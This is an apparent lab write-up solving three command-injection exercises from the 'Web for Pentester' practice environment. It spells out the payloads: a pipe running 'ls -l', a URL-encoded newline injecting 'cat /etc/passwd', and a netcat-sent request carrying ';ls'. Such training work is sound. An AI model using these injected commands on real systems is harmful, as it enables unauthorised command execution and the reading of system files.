
Commands Injection Solutions for “Web for Pentester”

Emre Övünç
Intern – Innovera
info@emreovunc.com


Command Injection Example #1:

As you can see from the picture, the machine sends icmp packets to “127.0.0.1”. I find a way to inject my commands. To do that, I add “ | “ sign and write codes.
(e.g. **192.168.1.103/commandexec/example1.php?ip=127.0.0.1 -c 1 | ls -l**)



Command Injection Example #2:

In this case, I try a basic command like previous example, but it does not work. So, I think that using newline “%0A” can help me.
(e.g. 192.168.1.103/commandexec/example2.php?ip=127.0.0.1%0A cat /etc/passwd)



Command Injection Example #3:

This example is little bit harder than others. I inject my codes by using netcat.
(e.g. echo -e “GET http://192.168.1.103/commandexec/example3.php?ip=127.0.0.1;ls HTTP/1.1\r\nHost: 192.168.1.103\r\n | nc 192.168.1.103 80 -v)